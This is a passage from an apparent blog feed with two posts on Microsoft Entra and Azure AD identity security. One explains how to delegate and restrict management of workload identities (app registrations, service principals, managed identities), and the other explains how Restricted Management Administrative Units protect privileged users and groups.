  <li><a href="https://www.cloud-architekt.net/entra-workload-id-introduction-and-delegation">Introduction and Delegated Permissions</a></li>
  <li><a href="https://www.cloud-architekt.net/entra-workload-id-lifecycle-management-monitoring/">Lifecycle Management and Operational Monitoring</a></li>
  <li><a href="https://www.cloud-architekt.net/entra-workload-id-threat-detection">Threat detection with Microsoft Defender XDR and Sentinel</a></li>
  <li><a href="https://www.cloud-architekt.net/entra-workload-id-advanced-detection-enrichment">Advanced Detection and Enrichment in Microsoft Sentinel</a></li>
  <li><a href="https://www.cloud-architekt.net/entra-workload-id-incident-response/">Incident Response</a></li>
</ul>

<h2 id="introduction-of-workload-id">Introduction of Workload ID</h2>

<p>Microsoft has introduced “Workload Identities” as overriding notion for non-human identities but also as “new product” as part of Microsoft Entra. The product name has been renamed from “Azure AD Workload Identities” to “Microsoft Entra Workload ID” in early July 2023. The premium licenses covers some features which has been available as public preview before (such as Conditional Access support for Service Principals). I will shown some use cases for the capabilities of Microsoft Entra Workload ID in the next part of this blog series.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-03-entra-workload-id-introduction-and-delegation/workloadid-intro-deleg0.png" alt="Untitled" /></p>

<p><em>Workload Identity Premium features in the Microsoft Entra Portal.
You’ll find a overview about the features and capabilities which are included in Microsoft Entra Workload ID Premium and which ones are free at the <a href="https://learn.microsoft.com/en-us/azure/active-directory/workload-identities/workload-identities-faqs#what-features-are-included-in-workload-identities-premium-plan-and-which-features-are-frees">Microsoft Entra Workload ID FAQ page</a>.</em></p>

<p>Provisioning and general usage of Service Principals are still free in Microsoft Entra ID (formely known as Azure AD), only certain new capabilities are part of the new “premium plan” for Workload ID.</p>

<p><em>An overview about the definition of workload identities is well documented in the Microsoft Learn article “<a href="https://learn.microsoft.com/en-us/azure/active-directory/develop/workload-identities-overview#supported-scenarios">What are workload identities?</a>”.</em></p>

<h3 id="common-deployment-and-integration-scenarios">Common deployment and integration scenarios</h3>

<p>The following common use cases should provide some examples of the terminology and different types of workload identities in Microsoft Entra ID:</p>

<ul>
  <li><strong>Application identities</strong> will be created in the “App Registration” blade and used for integration of applications for using modern authentication and/or access to other Entra ID-protected resources. They can be also used for multi-tenancy, which allows to provide access to an application outside of the own organization (common for SaaS scenario). Access to the resources can be assigned with delegation or application API permissions and requires a <a href="https://learn.microsoft.com/en-us/azure/active-directory/manage-apps/user-admin-consent-overview">consent from the admin or user</a>.
    <ul>
      <li>
        <p><strong><a href="https://learn.microsoft.com/en-us/graph/auth-v2-user">Delegated API Permissions</a></strong> allows the application to get access on behalf of the signed-in user. This will be mostly used for interactive sessions and limited to the scope of the specific user.</p>

        <p><img src="https://www.cloud-architekt.net/assets/images/2023-08-03-entra-workload-id-introduction-and-delegation/workloadid-intro-deleg1.png" alt="Untitled" /></p>

        <p>Example: Application accessing Microsoft Graph API with scoped and delegated token of the user</p>
      </li>
      <li>
        <p><strong><a href="https://learn.microsoft.com/en-us/graph/auth-v2-service">Application API Permissions</a></strong> enables the application to access a resource without signed-in user and will be typically used for background or automation workflows.</p>

        <p><img src="https://www.cloud-architekt.net/assets/images/2023-08-03-entra-workload-id-introduction-and-delegation/workloadid-intro-deleg2.png" alt="Untitled" /></p>

        <p>Example: Application accessing Microsoft Graph API with permissions assigned to the Application object.</p>
      </li>
    </ul>

    <p>Authorization to other APIs or roles can be granted with assigning the service principal to the target RBAC system (e.g., Azure RBAC for managing resources, Entra ID admin roles for scoped permissions on directory objects).</p>
  </li>
  <li>
    <p><strong><a href="https://learn.microsoft.com/en-us/azure/active-directory/managed-identities-azure-resources/overview">Managed Identities</a></strong> is a recommended way for integration of workloads running in Azure or Azure Arc-connected environments (including GCP, AWS and on-premises infrastructure). This identity can be assigned to a particular Azure-managed resource and will be bounded to the lifecycle of this object (”<strong><a href="https://learn.microsoft.com/en-us/azure/active-directory/managed-identities-azure-resources/overview">System-assigned</a></strong>”). A standalone identity can be also created which allows to use them by multiple resource (”<strong><a href="https://learn.microsoft.com/en-us/azure/active-directory/managed-identities-azure-resources/how-manage-user-assigned-managed-identities?pivots=identity-mi-methods-azp">User-assigned</a></strong>”). Furthermore, you can also use a “<strong><a href="https://learn.microsoft.com/en-us/azure/active-directory/workload-identities/workload-identity-federation">Workload Identity Federation</a></strong>” to integrate workloads from other platforms by establishing a trust to an external Open ID Connect issuer / Identity Provider (IdP) (such as GitHub Actions, Google Cloud). In general, there’s no need to manage credentials for those workloads because of taking benefit of Azure as Management Plane to auto-manage credentials or establishing federation to a trusted IdP. This feature is also available for “Application Identities” and eliminates the requirement for managing credentials as well.</p>

    <p>Application API Permissions and also authorization as part of RBAC assignments can be granted to Managed Identities. As far as I know, calls on using delegated permissions are not applicable. The management of API permissions is restricted to Graph API (no support in Portal UI).</p>

    <p><img src="https://www.cloud-architekt.net/assets/images/2023-08-03-entra-workload-id-introduction-and-delegation/workloadid-intro-deleg3.png" alt="Untitled" /></p>

    <p>Example: Managed Identity has been assigned or federated to a workload. Assignment to an Azure RBAC role exists allows to call the Azure Resource Manager API for deployment of resources.</p>

    <p><em>Side Note: Managed Identities are out of scope for this article but I’m already planning a dedicated article about the advantages and considerations in using Managed Identities.</em></p>
  </li>
</ul>

<p>The following summary table gives you a quick overview about the different types of workload identities</p>

<table>
  <thead>
    <tr>
      <th>Type</th>
      <th>Application Identity (with Key or Certificate)</th>
      <th>Application Identity (with Federated Credential)</th>
      <th>Managed Identity (System-Assigned)</th>
      <th>Managed Identity (User-Assigned)</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>Use Cases</td>
      <td>No limitations</td>
      <td>Limited, support workload and/or IdP required</td>
      <td>Limited, support, workload must be a Azure-Managed resource</td>
      <td>Limited, support, workload must be a Azure-Managed resource or federated credential</td>
    </tr>
    <tr>
      <td>Security Boundary</td>
      <td>Single- or Multi-Tenant</td>
      <td>Single- or Multi-Tenant</td>
      <td>Single Tenant, limited Multi-Tenant access*</td>
      <td>Single-Tenant, limited Multi-Tenant access*</td>
    </tr>
    <tr>
      <td>Relation to workload</td>
      <td>No relation or allocation to workload or resource</td>
      <td>Relation to Issuer/Entity of the federated provider</td>
      <td>Allocation to resource 1:1</td>
      <td>Allocation to resource N:1</td>
    </tr>
    <tr>
      <td>Lifecycle Management</td>
      <td>Managed by admin or automated process</td>
      <td>Managed by admin or automated process</td>
      <td>Managed by Azure</td>
      <td>Standalone Azure resource (managed by admin or automated process)</td>
    </tr>
    <tr>
      <td>Secret Management</td>
      <td>Key or Certificate Renewal required</td>
      <td>No particular secret rotation required</td>
      <td>Managed by Azure</td>
      <td>Managed by Azure</td>
    </tr>
    <tr>
      <td>Token Lifetime / Cache</td>
      <td>1h (Default), 24h (CAE)</td>
      <td>less than or equal to 1h</td>
      <td><a href="https://docs.microsoft.com/en-us/azure/active-directory/managed-identities-azure-resources/managed-identity-best-practice-recommendations#limitation-of-using-managed-identities-for-authorization">up to 24h</a></td>
      <td><a href="https://docs.microsoft.com/en-us/azure/active-directory/managed-identities-azure-resources/managed-identity-best-practice-recommendations#limitation-of-using-managed-identities-for-authorization">up to 24h</a></td>
    </tr>
  </tbody>
</table>

<p>*Single Tenant Application only, but access can be granted to Azure RBAC and resources in other tenants via Azure Lighthouse</p>

<h3 id="challenges-in-managing-non-human-identities">Challenges in managing Non-Human Identities</h3>

<p>Microsoft has shared some interesting statistics at the “<a href="https://query.prod.cms.rt.microsoft.com/cms/api/am/binary/RW10qzO">2023 State of Cloud Permissions Risks Report</a>”. This includes also the ratio between user and workload identities but also the numbers of stale identities:</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-03-entra-workload-id-introduction-and-delegation/workloadid-intro-deleg4.png" alt="Untitled" /></p>

<p><em>Summary of related statics about workload identities. Source: Microsoft “2023 State of Cloud Permissions Risks Report”</em></p>

<p>It shows an incredible number of non-human identities which will certainly used for automation with sensitive access to IT assets (e.g., provisioning of Azure resources, Microsoft Sentinel SOAR, automation for IAM workflows).</p>

<p>But on the other side, most organization are still facing challenges in managing a Workload ID compared to user accounts. The following risks are (in my opinion) widely present:</p>

<ul>
  <li><strong>No defined lifecycle management</strong>
HR data and processes can be used as source of authority for user lifecycle. Many organization are not able to build a similar relation between IT asset/cloud resource and workload identity.</li>
  <li><strong>Risks of leaked secrets or compromised credentials</strong>
Multi-factor authentication and strong (or Passwordless) authentication can be implemented for privileged users but can not be adopted for Workload ID. Most organization are using secrets for Service Principals authentication because other credential types are not supported or having limited knowledge about alternate options. Credentials will be handed out to developers for application or DevOps integration.</li>
  <li><strong>Escalation paths by standing and overprivileged access</strong>
Review of used permissions or credentials are rarely seen and will not be conducted frequently. Options to assign time-bound access are very limited. In addition, missing concepts for (scoped) delegation are leading to an increased risk of privilege escalation paths, uncontrolled and rampant usage without governance rules.</li>
  <li><strong>Lack of auditing, monitoring and detections in Security Operations</strong>
Sign-in reports of service principals has been introduced in September 2020. Nevertheless, it seems that those identities will not be monitored on the same quality level as human identities.</li>
</ul>

<h3 id="entra-id-objects-of-application-identities">Entra ID Objects of Application Identities</h3>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-03-entra-workload-id-introduction-and-delegation/workloadid-intro-deleg5.png" alt="Untitled" /></p>

<p><strong>Application object</strong> has been created in the “App Registration” blade and defines the API permissions, credentials and general properties (incl. authentication settings).
An instance of the application has been created based on the Application object and will be represented by the <strong>Service Principal.</strong> It exists in the local directory (”home tenant”) where the application was registered but also in other tenants (”resource tenant”) in case of multi-tenant application. This object will be used for assigning memberships to Entra ID groups but also role assignments in other RBAC systems.</p>

<p>A service principal can be modified in the resource tenant and issued with different credential than the application objects in the home tenant.</p>

<p>Owners can be assigned to the Application and Service Principal objects which delegates to user full control for managing the properties and credentials.</p>

<p><strong>Application (Client) ID</strong> represents the “login name” of a workload identity and is shared between object types. A shared secret, a signed JWT token (from the private key of a certificate) or a token (from a federated identity) is required to request a token from the Entra ID endpoint. Implementation of Microsoft Authentication Libraries allows easy code integration for handling token request, validation (of signature) and renewal.</p>

<h3 id="entra-id-objects-of-managed-identities">Entra ID Objects of Managed Identities</h3>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-03-entra-workload-id-introduction-and-delegation/workloadid-intro-deleg6.png" alt="Untitled" /></p>

<p>Managed Identities exists as <strong>Resource in Azure</strong> but also as Service Principal in the associated Entra ID Tenant. There’s no (visible) Application object for Managed Identities. <strong>Certificates as credentials are created and maintained by Microsoft</strong> on the Service Principal-Object. Assignments to API Permissions needs to be configured on this object type as well. The name of the Enterprise App (Service Principal) is equal to the related Azure Resource Name.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-03-entra-workload-id-introduction-and-delegation/workloadid-intro-deleg7.png" alt="Untitled" /></p>

<p>Certificates of Managed Identities have an expiration of 90 days and will be rolled after 45 days by Azure. More details on limitations and technical backgrounds are <a href="https://learn.microsoft.com/en-us/azure/active-directory/managed-identities-azure-resources/managed-identities-faq">described in the FAQ section on Microsoft Learn</a>.*</p>

<h2 id="default-user-permissions-and-risks-of-unmanaged-workload-id">Default User Permissions and Risks of Unmanaged Workload ID</h2>

<p>But just who can read and create the related workload identity objects in a tenant? Let’s have a closer look to the default permissions for Entra ID users.</p>

<h3 id="enumeration-and-visibility-of-properties">Enumeration and Visibility of Properties</h3>

<p>By design, all members have the default permission to read properties of the Application and Service Principal objects, including their granted permissions. But the enumeration of all objects is available for members only. External users will get also the permission to list all application when one of the following conditions met:</p>

<ul>
  <li>No <a href="https://learn.microsoft.com/en-us/azure/active-directory/enterprise-users/users-restrict-guest-permissions">guest user access restriction</a> by choosing “Guest users have the same access as members (most inclusive)” in the External collaboration settings</li>
  <li>External user has been changed from user type “Guest” to “Member”</li>
  <li>
    <p>Assignment of built-in (e.g., “Directory Readers”) or custom Entra ID role (with permission to read properties of the objects) <a href="https://learn.microsoft.com/en-us/azure/role-based-access-control/role-assignments-external-users#guest-user-cannot-browse-users-groups-or-service-principals-to-assign-roles">to allow browsing all objects</a> in the tenant.</p>

    <p><img src="https://www.cloud-architekt.net/assets/images/2023-08-03-entra-workload-id-introduction-and-delegation/workloadid-intro-deleg8.png" alt="Untitled" /></p>

    <p>Example of “<a href="https://learn.microsoft.com/en-us/azure/active-directory/roles/custom-create">Custom Entra ID role</a>” which allows every assigned member to read properties of related Application Identities object. Role members are able to access Azure or Entra portal when <a href="https://learn.microsoft.com/en-us/azure/active-directory/fundamentals/users-default-permissions#restrict-member-users-default-permissions">user access is restricted</a>.*</p>
  </li>
</ul>

<h3 id="create-and-ownership-of-applications">Create and Ownership of Applications</h3>

<p><strong>Default User Role Permission</strong></p>

<p>By default, members are able to register applications and create an Application object in the tenant. In addition, the creator becomes owner of the application object when using the Azure (AD) or Microsoft Entra Portal.</p>

<p>However, the users’ default permissions can be restricted and should be disabled in my opinion. Otherwise, you will allow the provisioning and management of workload identities by any member account.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-03-entra-workload-id-introduction-and-delegation/workloadid-intro-deleg9.png" alt="Untitled" /></p>

<p><em>Disable default permission to register application should be disabled and particular delegated to developer accounts or integrated to a managed workload identity lifecycle.</em></p>

<p>This setting is named <code class="language-plaintext highlighter-rouge">allowedToCreateApps</code> and will be defined in the <code class="language-plaintext highlighter-rouge">authorizationPolicy</code> which can be also managed in Microsoft Graph API:</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-03-entra-workload-id-introduction-and-delegation/workloadid-intro-deleg10.png" alt="Untitled" /></p>

<p><strong>**Authorization Policy allows to restrict a few default member permissions.</strong>**</p>

<p>As you can see, another entry of the <code class="language-plaintext highlighter-rouge">authorizationPolicy</code> been marked in the screenshot.
An <a href="https://learn.microsoft.com/en-us/azure/active-directory/manage-apps/manage-app-consent-policies?pivots=ms-powershell">app consent policy</a> will be defined for members to govern the permissions for user consent.
The value <code class="language-plaintext highlighter-rouge">permissionGrantPoliciesAssigned</code> is shown the “Policy Id” of a built-in (begins with “microsoft-”) or a custom policy. The default setting will be also shown in the <a href="https://portal.azure.com/#view/Microsoft_AAD_IAM/ConsentPoliciesMenuBlade/~/UserSettings">Portal UI</a>:</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-03-entra-workload-id-introduction-and-delegation/workloadid-intro-deleg11.png" alt="Untitled" /></p>

<p><strong>Consent and permissions can be configured in the Azure portal but without advanced options (such as assigning a custom policy).</strong></p>

<p><em>Side Note: Configuration of User and Admin Consent Permissions (incl. Policy Framework) is an essential and huge topic for identity security. If you are interested in to learn more about the attack scenarios and security configuration, check out the Azure AD Attack &amp; Defense playbook about “<a href="https://github.com/Cloud-Architekt/AzureAD-Attack-Defense/blob/main/ConsentGrant.md">Consent Grant</a>”.</em></p>

<h2 id="entra-id-admins-roles-and-ownership-for-delegation">Entra ID admins roles and ownership for delegation</h2>

<h3 id="application-developer"><strong>Application Developer</strong></h3>

<p>Permission to register application can be delegated by assigning “<a href="https://learn.microsoft.com/en-us/azure/active-directory/roles/permissions-reference#application-developer">Application Developer</a>” role.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-03-entra-workload-id-introduction-and-delegation/workloadid-intro-deleg12.png" alt="Untitled" /></p>

<p><strong><em>Built-in role “Application Developer” allows members to create application identities even the default user permission has been restricted</em></strong></p>

<p>Every created application by this role members will assign “Owner” permissions (by default) to the creator. In this way, the creator has full management permission on this object with a permanent and user-based assignment. External users can be also assigned as “Owner” but needs to have “Directory Reader” or “Member” type permission to take advantage of the permissions.</p>

<h3 id="risks-of-owner-on-application-and-service-principal-objects"><strong>Risks of owner on application and service principal objects</strong></h3>

<p>There are a couple of reasons why ownership has some disadvantages and new/existing assignment should be avoided:</p>

<ul>
  <li>Owners can not be assigned to security groups and can not covered by Identity Governance for access review or Entitlement Management. This leads to permanent privileges to a single user account with limited visibility and management.
    <ul>
      <li>Limited visibility during maintenance as part of joiner/leaver/mover process</li>
    </ul>
  </li>
  <li>No particular options to cover them in Conditional Access Policies (with Authentication Context or scope on Directory Role Assignment)</li>
  <li>Owner can not be granted as Eligible Assignment with Approval with Entra ID PIM</li>
  <li>Limited visibility as privileged role assignment (owners are not automatically protected as privileged user in Entra ID, compared to Entra ID role members)</li>
</ul>

<p>Ownership includes permission to issue credentials and modify Redirect URI which is in particular interest of attackers to gain persistence access (and create “backdoors”) or stealing tokens with delegated permissions (by manipulation of replay URL). Microsoft has also given some note in the article about “<a href="https://learn.microsoft.com/en-us/azure/active-directory/manage-apps/overview-assign-app-owners">Overview of enterprise application ownership in Microsoft Entra ID</a>”.</p>

<blockquote>
  <p>The application may have more permissions than the owner, and thus would be an elevation of privilege over what the owner has access to as a user. An application owner can create or update users or other objects while impersonating the application. The elevation of privilege to owners can raise a security concern in some cases depending on the application’s permissions.</p>

</blockquote>

<h3 id="cloud-application-administrators">(Cloud) Application Administrators</h3>

<p>Built-in roles “<a href="https://learn.microsoft.com/en-us/azure/active-directory/roles/permissions-reference#application-administrator">Application Administrator</a>” and “<a href="https://learn.microsoft.com/en-us/azure/active-directory/roles/permissions-reference#cloud-application-administrator">Cloud Application Administrator</a>” allows to manage application and service principal object in the tenant. This affects all Application and Service Principal objects, except App Proxy for the particular role of “Cloud Application Administrator”.</p>

<p>This allows assigned members to takeover any provisioned non-human identities in your tenant and their assigned permissions. Therefore, this is a high-sensitive role assignment and should be considered as “Tier0” (Control Plane) administrators.</p>

<p>In addition, members of this Entra ID admin role are assigned to the consent policy “ <code class="language-plaintext highlighter-rouge">microsoft-application-admin</code>” which allows to grant tenant-wide admin consent on specific conditions.</p>

<p>But there’s also some other built-in roles which allows manage Application Identity objects, this includes the following roles:</p>

<ul>
  <li>Partner Tier1/Tier2 support</li>
  <li>Hybrid Identity Administrator</li>
  <li>Directory Synchronization Accounts</li>
</ul>

<p>Side Note: The previous named directory roles are mostly out of scope by strong Conditional Access Policies. For example: Hybrid Identity Admin will be used on AAD Connector and excluded from Device Compliance. Therefore you should monitor activities from those role members particular.</p>

<p>Monitor all Entra ID admin roles and assignments which includes (for example) the following permissions:</p>

<ul>
  <li>microsoft.directory/applications/credentials/update</li>
  <li>microsoft.directory/applications/owners/update</li>
  <li>…</li>
</ul>

<h3 id="assigning-entra-id-admin-roles-to-scope-of-object-level">Assigning Entra ID admin roles to scope of object-level</h3>

<p>As already described, previous roles have sensitive permissions which should avoided to be granted on directory-level. It’s possible to assign the “Cloud Application Administrator” role on object-level of the application and service principal:</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-03-entra-workload-id-introduction-and-delegation/workloadid-intro-deleg13.png" alt="Untitled" /></p>

<p><strong><em>Role assignment of “Cloud Application Administrator” allows to select scope on object-level</em></strong></p>

<p>This gives you also the opportunity to replace owner permission with object-level permissions to the Entra ID role. This includes all benefits of using Entra ID roles, such as eligible membership (managed by PIM) or group-based assignment.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-03-entra-workload-id-introduction-and-delegation/workloadid-intro-deleg14.png" alt="Untitled" /></p>

<p><strong>Eligible Assignment of “Cloud Application Administrator” on scope of app registration “b2xapp”.</strong></p>

<h3 id="custom-entra-id-admin-roles-for-delegation">Custom Entra ID admin roles for delegation</h3>

<p>Microsoft has integrated many permissions related to Application and Service Principals objects to Entra ID Custom Roles. This allows us to create a custom role on specific permissions and follow the least-privilege approach. In addition, the custom role can be also assigned to all directory- and object-level.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-08-03-entra-workload-id-introduction-and-delegation/workloadid-intro-deleg15.png" alt="Untitled" /></p>

<p><strong><em>Delegation of specific tasks can be achieved by custom roles (e.g., creating role permission set to managed application properties without updating credentials).</em></strong></p>

<h3 id="permission-to-create-and-modify-managed-identities">Permission to create and modify Managed Identities</h3>

<p>The previous descriptions are mostly in relation to Application Identities in Entra ID. But who can create an managed identity in Azure?</p>

<p>Every “Contributor” or resource-specific Contributor role (such as Virtual Machine Contributor) are allowed to enable system-assigned identity for the related resources. There are no specific Entra ID permissions needed to <strong>provision a system-enabled managed identity</strong>.
Example: Enable managed identity for a Virtual Machine needs only a role action as <code class="language-plaintext highlighter-rouge">Microsoft.Compute/virtualMachines/write</code> which is included in the role definition of “Virtual Machine Contributor”.</p>

<p>There are two <strong>specific roles for managing user-assigned identities</strong>:</p>

<ul>
  <li><a href="https://learn.microsoft.com/en-us/azure/role-based-access-control/built-in-roles#managed-identity-contributor">Managed Identity Contributor</a>
Create, Read, Update, and Delete User Assigned Identity</li>
  <li><a href="https://learn.microsoft.com/en-us/azure/role-based-access-control/built-in-roles#managed-identity-operator">Managed Identity Operator</a>
Read and Assign User Assigned Identity</li>
</ul>

<p>Both roles have the permission to assign a managed identity to another resource. The related Resource Provider and Action namespace is named <code class="language-plaintext highlighter-rouge">Microsoft.ManagedIdentity</code> and can be also used for creating custom Azure RBAC roles. Other roles with <a href="https://learn.microsoft.com/en-us/azure/role-based-access-control/role-definitions#role-definition-example">a wildcard on the action scope</a> (such as Owner and Contributor) has also the permissions to modify and assign user-assigned identities.</p>

<h2 id="next-implementing-a-lifecycle-and-operational-monitoring">Next: Implementing a Lifecycle and Operational Monitoring***</h2>
<p>In the <a href="https://www.cloud-architekt.net/entra-workload-id-lifecycle-management-monitoring/">second part of the blog post series</a>, I will describe some aspects which could be included in your strategy to implement a lifecycle monitoring. There are also solutions by Microsoft and the community which helps you to monitor your workload identities. The focus will be set on application identities because of the missing relation to a workload and credential management.</p>]]></content><author><name>Thomas Naunheim</name><email>thomas@naunheim.net</email></author><category term="Azure AD" /><category term="Microsoft Entra" /><category term="AzureAD" /><category term="Microsoft Entra" /><category term="Workload ID" /><category term="Azure" /><summary type="html"><![CDATA[Workload identities will be used by applications, services or cloud resources for authentication and accessing other services and resources. Especially, organizations which follows a DevOps approach and high automation principals needs to manage those identities at scale and implement policies. In the first part of a blog post series, I would like to give an overview about some aspects and features which are important in delegating management of Workload ID in Microsoft Entra: Who can see and create apps? Why you should avoid assigning 'owner' to service principals or application objects?]]></summary></entry><entry><title type="html">Protection of privileged users and groups by Azure AD Restricted Management Administrative Units</title><link href="https://www.cloud-architekt.net/restricted-management-administrative-unit/" rel="alternate" type="text/html" title="Protection of privileged users and groups by Azure AD Restricted Management Administrative Units" /><published>2023-06-13T00:00:00+02:00</published><updated>2023-06-13T00:00:00+02:00</updated><id>https://www.cloud-architekt.net/restricted-management-administrative-unit</id><content type="html" xml:base="https://www.cloud-architekt.net/restricted-management-administrative-unit/"><![CDATA[<h1 id="protection-of-privileged-users-and-groups-by-azure-ad-restricted-management-administrative-units">Protection of Privileged Users and Groups by Azure AD Restricted Management Administrative Units</h1>

<p><em>Protection of privileged users and groups outside of Azure AD roles needs particular care to prevent privileged escalation because those objects are not protected by default in Azure AD. For example, service-specific Azure AD roles (e.g. Intune or Windows 365 Administrator) has been able to modify security groups with assigned privileges in Azure RBAC or any other non-Azure AD RBAC.</em></p>

<p><em>In this blog post I like to describe and explain the new option for “Restricted Management Administrative Units” (RMAUs) which allows to restrict management of assigned objects from Azure AD role members on tenant-level. Permissions on assigned resources in the RMAU will be restricted to the administrators scoped on the level of an Administrative Unit (AU). A focus will be also set to automated management of RMAUs via Microsoft Graph API. In addition, I will explain use cases and why this feature becomes an important part to implement a tiered administration model (“<a href="https://learn.microsoft.com/en-us/security/privileged-access-workstations/privileged-access-access-model">Enterprise Access Model</a>”) but also which scenarios are unsupported.</em></p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-06-13-administrative-units-restricted-management/rmau17.png" alt="Untitled" /></p>

<p><em>Azure Active Directory has a flat hierarchy by default. In the past, Administrative Units already allowed to scope some directory roles on “Administrative Units” instead of the “Directory” (tenant-level) scope. Nevertheless, Azure AD role assignment on tenant-level has been inherited to all objects in AUs.</em></p>

<h2 id="overview-of-restricted-management-administrative-units-rmau">Overview of Restricted Management Administrative Units (RMAU)</h2>

<h3 id="why-use-restricted-management-au">Why use Restricted Management AU?</h3>

<p>In the past, privileged users and groups have been protected (by default) as far they are assigned to an Azure AD admin role or role-assignable group. Furthermore, the management to those group members has been restricted to “Global Admin” and “Privileged Authentication Administrator” during a permanent or active assignment (in case of using Azure PIM for Groups) to role-assignable groups. But also permissions to manage groups and memberships have been restricted to “Global Admins”, “Privileged Role Administrator” and Group Owners.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-06-13-administrative-units-restricted-management/rmau1.png" alt="Untitled" /></p>

<p><em>Overview of restricted management on users and groups to “Global and Privileged Authentication Administrators” by using different group types and PIM features in Azure AD.</em></p>

<p><em>Side Note: A limit of <a href="https://learn.microsoft.com/en-us/azure/active-directory/roles/groups-concept#restrictions-for-role-assignable-groups">500 role-assignable groups exist on tenant-level</a> and management of protected users can not delegated to custom or scoped Azure AD admin roles. Therefore, it makes sense to use this group type for certain scenarios only. From my point of view, protection of users and groups by RMAU is also interesting to avoid reaching this limit.</em></p>

<p>Protecting users and groups on “<a href="https://docs.microsoft.com/en-us/security/compass/privileged-access-access-model#tier-1-splits">Management and Data/Workload plane</a>” (outside of Azure AD directory roles) has been a challenge in the past. Members with assigned <a href="https://docs.microsoft.com/en-us/azure/active-directory/roles/concept-understand-roles#categories-of-azure-ad-roles">Microsoft 365 service-specific directory roles</a> (such as <a href="https://docs.microsoft.com/en-us/azure/active-directory/roles/permissions-reference#intune-administrator">Intune</a>, Knowledge or <a href="https://docs.microsoft.com/en-us/azure/active-directory/roles/permissions-reference#windows-365-administrator">Windows 365 administrators</a>) has been able to modify security group objects on tenant-level. These permission needs to be restricted to avoid privileged escalation. For example, gaining access to Azure resources by modifying Azure RBAC-assigned security groups</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-06-13-administrative-units-restricted-management/rmau2.png" alt="Untitled" /></p>

<p><em>Security group will be mostly used on “Management and Workload/Data plane” (such as Azure DevOps, Azure resources or Microsoft 365 RBAC systems). This includes the risk of manipulation by privileged identities with “Group Management” permissions. Helpdesk, User Administrators or other similar roles has been able to “take over” accounts with privileges outside of Azure AD. Limitation on fine-grained scoping or custom directory roles has been a “blocker” to avoid privilege escalation paths in the past.</em></p>

<p>Restricted Management Administrative Units (RMAU) allows to restrict management of assigned users and groups by Azure AD role assignments on “Directory” scope. For example, “User Administrators” will not be able to change password of RMAU assigned accounts (for example, CEO, Developers) by default. An administrator with assigned “Group Administrator” role can be prevented from changing membership of security groups if they are assigned to a RMAU.</p>

<p><strong>In summary, you need an explicitly assigned permission to modify objects which are assigned to an RMAU. Keep in mind, this means that additional assigned directory roles with scope on RMAU-level are needed if management permissions by specific workflows and administrators  shall be maintained.</strong></p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-06-13-administrative-units-restricted-management/rmau3.png" alt="Untitled" /></p>

<p><em>Restricted AUs block inheritance of Azure AD roles on directory roles, particular role assignments on AU level is needed to manage assigned objects. Keep in mind, only a limited set of built-in roles are supported for RMAU-level role assignments. Custom roles are supported and gives you advanced capabilities for limit permission set on least privilege principle.</em></p>

<h3 id="supported-objects-and-other-limitations">Supported objects and other limitations</h3>
<p>Supported object types for Restricted AUs are users, security groups and devices. Unfortunately, security groups which are managed in Azure AD PIM (“PIM for Groups”) as well as mail-enabled and Microsoft 365 Groups aren’t not supported.</p>

<p>An overview about the <a href="https://learn.microsoft.com/en-us/azure/active-directory/roles/admin-units-restricted-management#what-objects-can-be-members">supported objects types</a> are documented in Microsoft Learn.</p>

<p>RMAUs do not cover an restriction to manage those objects as group members outside of the restricted management. This includes also protection for RMAU-assigned objects outside of the Azure AD management (e.g., device objects in Intune or mailbox settings in Exchange). Keep this in mind for other scenarios, e.g. protecting devices from assignments to device policies in Intune. A full overview of <a href="https://learn.microsoft.com/en-us/azure/active-directory/roles/admin-units-restricted-management#what-types-of-operations-are-blocked">supported operations</a> are listed in Microsoft Learn.</p>

<h2 id="which-types-and-scope-of-administrative-privileges-are-restricted">Which types and scope of administrative privileges are restricted?</h2>

<h3 id="directory-roles">Directory Roles</h3>
<p>By default, inherited permissions of (tenant-level) directory roles will no longer been applied to users, devices and groups in RMAUs. This includes also “Global Administrator” (GA), “Privileged Role Administrator” (PRA) and “Privileged Authentication Administrator” (PAA). Delegation to manage objects in RMAUs can be achieved by using respective roles on the scope of the specific Administrative Unit. Nevertheless, Global and Privileged Role Administrators can modify role assignments with scope on RMAUs. So, they’re able to grant self-assigned permissions to RMAUs.</p>

<p><img src="https://www.cloud-architekt.net/assets/images/2023-06-13-administrative-units-restricted-management/rmau4.png" alt="Untitled" /></p>

<p><em>By design, Global Admins are blocked from managing objects which have been assigned to RMAU. An assignment as “User Administrator” in scope of the certain RMAU is needed to manage objects from a RMAU.</em></p>

<p><strong>Important note</strong>: <em>There’s a conflict for managing objects which are assigned to RMAU but also protected by Azure AD privileged assignments (such as active assignment to role-assignable groups or active/eligible assignment to Azure AD admin roles). Those objects are already restricted to be managed by GA and PRA only. If you add those objects to an RMAU, the inheritance will be disable and there’s no option to assign GA or PRA role particular on RMAU-Level. Therefore, make sure that protected objects by Azure AD roles and role-assignable groups will not be also protected by RMAU. Otherwise, you have no option to manage them until the RMAU assignment will be removed.</em></p>

<h3 id="owner-of-role-assignable-groups-withwithout-enabled-pim-for-groups">Owner of Role-Assignable Groups (with/without enabled PIM for Groups)</h3>

<p>Delegation to manage role-assignable groups as permanent or eligible “Owner” will be restricted when the groups are member of a RMAU. Assigning RMAU-scoped permissions as “Group Administrators” will also not allow to manage this group. As already mentioned in the side note and described in the previous table, this type of objects will be already protected by another built-in protection layer in Azure AD. You should consider managing these objects outside of RMAU and ask yourself if additional protection by RMAU is really needed.</p>

<p>Microsoft has documented this behavior as <a href="https://learn.microsoft.com/en-us/azure/active-directory/roles/admin-units-restricted-management#limitations">limitation of RMAUs</a>.</p>

